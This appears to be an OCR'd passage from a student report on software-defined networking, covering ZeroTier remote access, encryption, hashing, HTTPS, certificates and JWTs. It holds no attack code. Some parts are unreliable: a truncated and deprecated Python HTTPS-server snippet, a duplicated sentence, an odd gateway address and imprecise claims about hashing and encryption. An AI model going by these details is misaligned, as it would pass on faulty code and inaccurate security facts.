
Afterwards, applications can operate in a different private network of CIDR **10.8.0.0/24** in our example.

Now, for the part which was a bit challenging is to have a channel over the internet that allows us to monitor (Later discussed in upcoming chapters regarding our Dashboard implementations and VPN status) and manage the SDN remotely and this channel must be fast (near real-time meaning there's not much encryption overhead or latency) and secure (of course!).

A first naïve guess was why not directly connect to the server on some port behind a firewall? But the thing is VT server at FOE: the main server which we used in our research lies behind a NAT gateway which means all the servers in VT building are on the internet with the same IP address so conventional networking won't route correctly especially not having router access.

That's why we wanted to achieve NAT Hole Punching i.e. maintain a connection with the device behind a NAT kind of like how any network application functions but in a secure/VPN-Like way because at the end we want to access the network fully not just the private domain (we wanted to do routing as well).

Afterwards we thought of having a remote OVPN server which has it's own unique public IP that serves both the Admins and the VT VPN Client who is part of the SDN.



But this was costly, as we had to buy/rent a remote host somewhere which in most cases a server which is dedicated and not distributed and doesn't implement any sort of network performance enhancing or anything special just a barebone remote host that you have full access and configuration. It would do the job but just barely and won't do optimum performance and of course a single point of failure.


Another novel solution was using a virtual networking solution "Zero Tier", Zero-Tier creates secure networks between on-premises, cloud, desktop, and mobile devices. It combines the capabilities of VPN and SD-WAN, simplifying network management. You can use Zero-Tier at no-cost and it's cross-platform so it can be run from any device. Just connect to your Network with it's own 40-bit unique ID.

6.14 The implementation

Cool, but how does it work?
The ZeroTier network hypervisor (currently found in the node/ subfolder of the ZeroTierOne git repository) is a self-contained network virtualization engine that implements an Ethernet virtualization layer similar to VXLAN on top of a global encrypted peer to peer network. And It's all open source.

The ZeroTier protocol is original, though aspects of it are like VXLAN and IPSec. It has two conceptually separate but closely coupled layers in the OSI model sense: VL1 and VL2. VL1 is the underlying peer to peer transport

layer, the "virtual wire," while VL2 is an emulated Ethernet layer that provides operating systems and apps with a familiar communication medium (So that any communication done is oblivious of the ZeroTier being at work and applications behave normally).



Each peer on Zero Tier has a unique 40-bit Zero Tier address that encodes no routing information.

VL1 is organized like DNS. At the base of the network is a collection of always-present root servers whose role is like that of DNS root name servers.

Roots run the same software as regular endpoints but reside at fast stable locations (ZeroTier offers us sub-100ms and sometimes 50ms RTT connections) on the network and are designated as such by a world definition.

There are currently twelve root servers organized into two six-member clusters distributed across every major continent and multiple network providers. Almost everyone in the world has one within less than 100ms network latency from their location.

Users can create "**moons**" to rely less on Zero Tier's infrastructure. Peer to peer connection setup goes like this:

A wants to send a packet to **B**, but since it has no direct path it sends it upstream to **R** (a root). If **R** has a direct link to **B**, it forwards the packet there. Otherwise, it sends the packet upstream until planetary roots are reached. Planetary roots know about all nodes, so eventually the packet will reach **B** if **B** is online. **R** also sends a message called rendezvous to **A** containing hints

about how it might reach **B**. Meanwhile the root that forwards the packet to **B** sends rendezvous informing **B** how it might reach **A**.

A and **B** get their rendezvous messages and attempt to send test messages to each other, possibly accomplishing **hole punching** of any NATs or stateful firewalls that happen to be in the way. If this works a direct link is established and packets no longer need to take the scenic route.

If you want more speed, you can also use:

Trusted Paths for Fast Local SDN

To support the use of ZeroTier as a high performance SDN/NFV protocol over physically secure networks the protocol supports a feature called trusted paths. It is possible to configure all ZeroTier devices on a given network to skip encryption and authentication for traffic over a designated physical path. This can cut CPU use noticeably in high traffic scenarios but at the cost of losing virtually all transport security.

Trusted paths do not prevent communication with devices elsewhere since traffic over other paths will be encrypted and authenticated normally. But this is of course not recommended but can be useful in some isolated environments.

Multipath


Multipath allows the simultaneous (or conditional) aggregation of multiple physical links into a bond for increased total throughput, load balancing, redundancy, and fault tolerance. There is a set of standard bonding policies available that can be used right out of the box with no configuration. These policies are inspired by the policies offered by the Linux kernel. A bonding policy can be used easily without specifying any additional parameters.

See: docs.zerotier.com/zerotier/multipath for more info and examples.

Also, ZeroTier has a useful API that can be used with authorized access to monitor and manage your ZeroTier networks programmatically.


Zero Tier provides routing and management control through online console or CLI and is compatible with most popular platforms and versions of Linux also there's a dockerized version available.

So, our environment is something like this:



6.15 Proof of concept

We connect from my own PCs to the ZeroTier network, authorize, and assign an IP address to my device.




A virtual adapter is given to my device with that IP address.


```
Ethernet adapter ZeroTier One [159924d630a761d9]:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5088:b8ec:eea6:c39f%90
   IPv4 Address. . . . . . . . . . . : 192.168.193.206
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 25.255.255.254
```

On the other end, we have the SDN device connected to the same network in VT server as shown in the previous figure diagram.

For Demonstration we routed the OVPN subnet through ZeroTier.



At the end, we can access the controller's web page and application



Chapter 7

7 Building a Fortress: Strategies for Securing Communication Channels

The main challenge for network architects is not setting up communication between different hosts, LANs, VLANs, and WANs, but rather securing that communication. Even in a closed environment, there are potential threats that could compromise the security of the communication channels and the data they transmit. Therefore, network architects must implement a range of security measures to protect communication channels and ensure the confidentiality, integrity, and availability of the data being transmitted. These measures include techniques such as encoding, encryption, hashing, authentication, and authorization, network segmentation, access control, and other creative solutions.

7.1 Basic concepts

7.1.1 Encoding vs Encryption vs Hashing

Encoding:

Encoding is the process of converting data from one format to another. This can be done for a variety of reasons, such as to make the data compatible with a particular system or to make it easier to transmit over a network. Common examples of encoding include Base64 encoding and URL encoding.

Encoding is not a form of encryption, as the encoded data can easily be decoded back to its original form. Encoding is not intended to provide security, but rather to facilitate the transfer or storage of data.

Encryption:

Encryption is the process of converting data into a format that is unreadable without a key or password. The goal of encryption is to protect the confidentiality of the data so that it cannot be read by unauthorized users.

Encryption can be either symmetric or asymmetric. With symmetric encryption, the same key is used to encrypt and decrypt the data. With asymmetric encryption, a public key is used to encrypt the data, and a private key is used to decrypt it.

Encryption is commonly used to protect sensitive data such as financial information, login credentials, and personal identification data. It's important to note that encryption does not ensure data integrity or authenticity, meaning that encrypted data can still be modified by unauthorized users if they are able to decrypt it.

Hashing:

Hashing is a process of converting data of any size into a fixed-size string of characters, known as a hash. Hash functions are designed to be one-way, meaning that it's easy to generate a hash from a given input, but it's extremely difficult (if not impossible) to generate the original input from a hash.

Hashing is often used for data integrity verification, where the goal is to ensure that the data has not been tampered with. For example, a website might store the hash of a user's password instead of the actual password. When the user enters their password, the website generates a hash and compares it to the stored hash. If the hashes match, the password is considered valid.

Examples

As we can see the decoding process for an encoded text is quite easy as follows, also encoding formats are well-known and easy to identify

```
import base64
# this is base64 encoded data , anyone can decode it easily
encoded = "aSBhbSBhIHRlc3Q="
print(base64.b64decode(encoded).decode('utf-8'))
# output : i am a test
```

However for encryption, it is difficult to decrypt an encrypted string without knowing the encryption algorithm applied and the key used, For example, if we have the following string we will have no idea what is this

Encrypted = "vnzngrfg"

After having the information of the cipher used is Caesar cipher and the key is 13 we can decrypt it now After having the information of the cipher used is Caesar cipher and the key is 13 we can decrypt it now Now for hashing,

```
ciphertext = "vnzngrfg"
# decrypt is a seperate function
print(decrypt(ciphertext,13))
# output : iamatest
```

there are dozens of hashing algorithms that can be used, the difference between them lies in the hash length, how the algorithm is applied, speed, and other factors. The most common one is MD5 Hash which is 32 Length, as you can see in the following example just because spaces are added in the same string we got entirely different hash values!

Hashing is not a reversible process (Although Attackers can bruteforce it from a wordlist until they find a word that has the same hash of the given hash

```
"iamatest"   : "0bd9b89127d7034515caf5f9508da6c7"
"iam a test ": "79c55c87e090157fecd657dc9a7bf4f9"
```

and figure out the original word in this way). Files, Folders, games, videos, and any data can have a hash value and the hash value is unique for the same data as we have discussed.

7.1.2 Authentication, Authorization, Accountability

Authentication:

Authentication refers to the process of verifying the identity of a user, device, or application. Authentication is typically achieved by requiring a user to provide some form of credential, such as a username and password, a security token, or a biometric identifier. Once a user has been authenticated, they are typically granted access to some set of resources or functions based on their authorization.

Authorization:

Authorization is the process of granting or denying access to a resource or function based on a user's identity and associated permissions. Authorization is typically determined by comparing the user's identity and associated permissions to a set of access control rules that define which users are allowed to perform which actions on which resources. Authorization controls are often implemented using access control lists (ACLs) or role-based access control (RBAC) systems.

Accountability:


Accountability is the ability to trace the actions of a user or system to a specific identity or entity. Accountability is typically achieved through the use of audit logs, which record a detailed history of events and actions taken within a system. Audit logs can be used to identify the source of security breaches, track user activity, and provide evidence for legal or regulatory compliance.

7.1.3 HTTP vs HTTPs

- **HTTP (Hyber-text transfer Protocol)**

HTTP is an application layer protocol based on the TCP/IP Model, it is a standard protocol used for transmitting data over the internet. It is an unencrypted protocol, which means that any data transmitted using HTTP can be intercepted and read by anyone who has access to the network.
This makes HTTP insecure for transmitting sensitive data such as passwords, credit card information, and other personal data. For more details about HTTP inner work refer to Chapter-1.

Remember that HTTP is a stateless protocol, that is why Web applications use sessions and cookies to keep track of the User. also, remember it is by default running on port 80 while HTTPs runs by default on 443



- **HTTPs**

HTTPS is a secure version of HTTP. It uses HTTP with SSL/TLS (Secure Socket Layer/Transport Layer Security), to encrypt data being transmitted between the client (web browser) and the server. This encryption makes it difficult for hackers to intercept and read the data being transmitted, ensuring the confidentiality and integrity of the data.

The SSL/TLS protocol involves a handshake process, which allows the client and server to authenticate each other's identities, negotiate the encryption algorithm and keys to be used, and establish the secure connection. During the handshake process, the client and server exchange digital certificates, which are used to verify each other's identities and establish trust. The client and server then agree on a shared secret key, which is used to encrypt and decrypt data being transmitted between them.

7.1.4 Self-signed certificate vs CA signed certificate

- **Self Signed Certificate**

A self-signed certificate is one that is signed by the same entity that issued it, without involving any third-party Certificate Authority. Self-signed certificates are typically used in testing and development environments, where security requirements are not as stringent.

- **Certificate Authority (CA) Signed Certificate**

This certificate is issued by a trusted third-party certificate authority (CA), which verifies the identity of the website owner before issuing the certificate. And it is trusted by default by your operating system and browser the user doesn't need to configure anything


HTTPs Communication Steps

1. The client sends a "Client Hello" message to the server, which includes a list of supported cryptographic algorithms and a random number (called the "client random").
2. The server responds with a "Server Hello" message, which includes the chosen cryptographic algorithm, a random number (called the "server random"), and the server's SSL/TLS certificate (which contains the server's public key).
3. The client verifies the server's SSL/TLS certificate to ensure it was issued by a trusted authority and that the server's identity can be verified.
4. The client generates a random session key (called the "pre-master secret"), encrypts it with the server's public key obtained from the certificate and sends it to the server.
5. The server decrypts the pre-master secret using its private key, and then uses it to generate the shared secret key.
6. The client and server use the shared secret key to encrypt and decrypt all subsequent communication in the session.

HTTP VS HTTPs In Action

We will discuss the Wireshark tool latter, But in short, it shows us traffic in and out on a given interface on our device, here I am trying to log in to a web application it uses HTTP, and we can see the traffic is not encrypted and anyone who is between me and the Server hosting the web app can theoretically sniff the traffic and see the username and password provided as following

If we made the same web application uses HTTPs instead HTTP here is the traffic



To generate a Self-signed certificate for local testing follow these steps:

1. generates Certificate and keys using openssl library

   ```
   openssl req -newkey rsa:2048 -nodes -keyout server.key -x509 -days 365
   -out server.crt
   ```

2. start python HTTPs server using this code

```
import http.server
import ssl
httpd = http.server.HTTPServer(('localhost', 443), http.server.SimpleHTTPRequestHan
httpd.socket = ssl.wrap_socket(httpd.socket, keyfile='server.key', certfile='server.crt',
server_side=True)
httpd.serve_forever()
```

And in case you have a web application and want to start an HTTP Server for local testing and development reasons you can do this easily in python using

```
python3 -m http.server
```

7.1.5 JSON Web tokens (JWT)


Before we discuss what JWT is, we need to understand what a token is. Let's take an example to clarify it. As we have discussed HTTP is a stateless protocol

so it doesn't recognize users. if a user logged in to the web application, then navigates to another page in the same web application, it is not the smartest approach to ask him again for his credentials!

That is where sessions come to play, sessions are used when a user logged in to a website he will be assigned a session cookie so when he visits another web page he will make an HTTP request that has the session cookie in it so the web app will recognize that user. sessions are stored on the server side to track the users activity and maintain the user session at the front end.

Sessions are known to be a random string that will be assigned for a user and that is true, but as we have mentioned it will be stored on the Server side to track users, So why JWT?

JWT is more complex than creating a session, it contains 3 parts as follows:



Here is an example of such tokens

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 . eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ . SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

The first part is the base64 encoded version of the algorithm used and the type of the token, second part is the base64 encoded version of the payload also known as claims and it contains data about a user for example

{
"name": "John Doe",
"iat": 1516239022
}

Note that it field refers to the issued at the time and the value is the Epoch timestamp, this can value can be helpful in tracking tokens and expiry

The third part is the applying of the algorithm and it is most often signed by a strong complex secret key that is hard to guess by attackers.

The beauty of JWT is that it is not stored on the Server which allows more scalability and faster communication, less storage, and more importantly better security because attackers will not be able to tamper with the claims/data because they don't know the secret key.

Now we need to know How the Server is validating the tokens if it is not stored there?

- Decode the first 2 parts of the token.
- Apply the algorithm on the server side with the secret key.
- Compare the result with the third part of the token.

7.1.6 What is API

API stands for Application Programming Interface. An API is a set of protocols, routines, and tools for building software applications. It defines how different software components should interact with each other.

In other words, an API acts as an interface between different software applications, allowing them to communicate with each other and exchange data. APIs can be used to access or manipulate data from a third-party application or service, such as social media platforms, payment gateways, or weather APIs.

APIs can be classified into different categories based on their functionality and level of access. For example, public APIs are open to everyone and allow developers to build applications that access a service's data or functionality. Private APIs, on the other hand, are only accessible to specific users or organizations.

APIs can be accessed through different methods, such as HTTP requests, RESTful APIs, or GraphQL. They can return data in various formats, including JSON, XML, and CSV.

For Example, a web application can use some public API to retrieve recent books released and then display it inside the app, and there are way more complex examples where API can play a critical role in the web application

7.1.7 Tools

Wireshark

Wireshark is a popular network protocol analyzer tool used to capture, analyze, and troubleshoot network traffic in real time. It is an open-source tool that runs on multiple platforms, including Windows, Linux, and macOS.

It is important to understand that Wireshark capabilities end at the device you are running it from, it simply sniffs the traffic that passes through your network card interface, and the traffic will pass your interface in 2 cases whether this traffic is being sent explicitly to you or a broadcasted traffic, so if a user-x communicating with user-y in normal cases you will not be able to sniff this kind of traffic

Snort

Snort is an open-source network intrusion detection and prevention system that is widely used for detecting and preventing attacks on computer networks.

Snort operates by analyzing network traffic in real time and comparing it against a set of rules to identify potential security threats. It can be configured to alert network administrators or take automated action when an attack is detected.

Postman

Postman is a popular API development and testing tool used by developers to design, build, test, and document APIs. It is available as a standalone desktop application, as well as a browser extension.

With Postman, developers can easily make HTTP requests to an API endpoint and view the response, as well as set request headers, parameters, and authentication details. It also supports automated testing, allowing developers to write test scripts that can be run to ensure that the API is functioning correctly.

Flask Framework

Flask is a lightweight and flexible Python web framework used for building web applications. Flask is designed to be simple and easy to use, while still providing developers with the tools they need to build robust web applications. It is popular among developers due to its minimalistic approach, which allows for rapid development and customization.

Flask provides features such as routing, request handling, and template rendering, as well as support for extensions that can add functionality such as authentication, database integration, and form handling. It also provides a built-in development server for testing and debugging.

Ryu controller

During this chapter, we will obtain the RYU controller case study because :


- Ryu is an open source controller with a large community.
- It is widely used for building and managing SDN networks.
- It is maintained by developers who are always introducing new features.
- Ryu is highly customizable, providing flexibility to users.
- It can be integrated with other security tools like Snort.
- Applications are relatively easy to implement compared to others.
- It is the best choice for experimentation as it is easy to reinstall and debug errors.

7.2 SDN Network Problems Showcase

7.2.1 Setting up the environment for Testing

To showcase the problems we will work with the most basic setup, we will work on the same machine for now (we are working on an Ubuntu 20.04.5 machine, The IP of this machine is **192.168.38.130**)

```
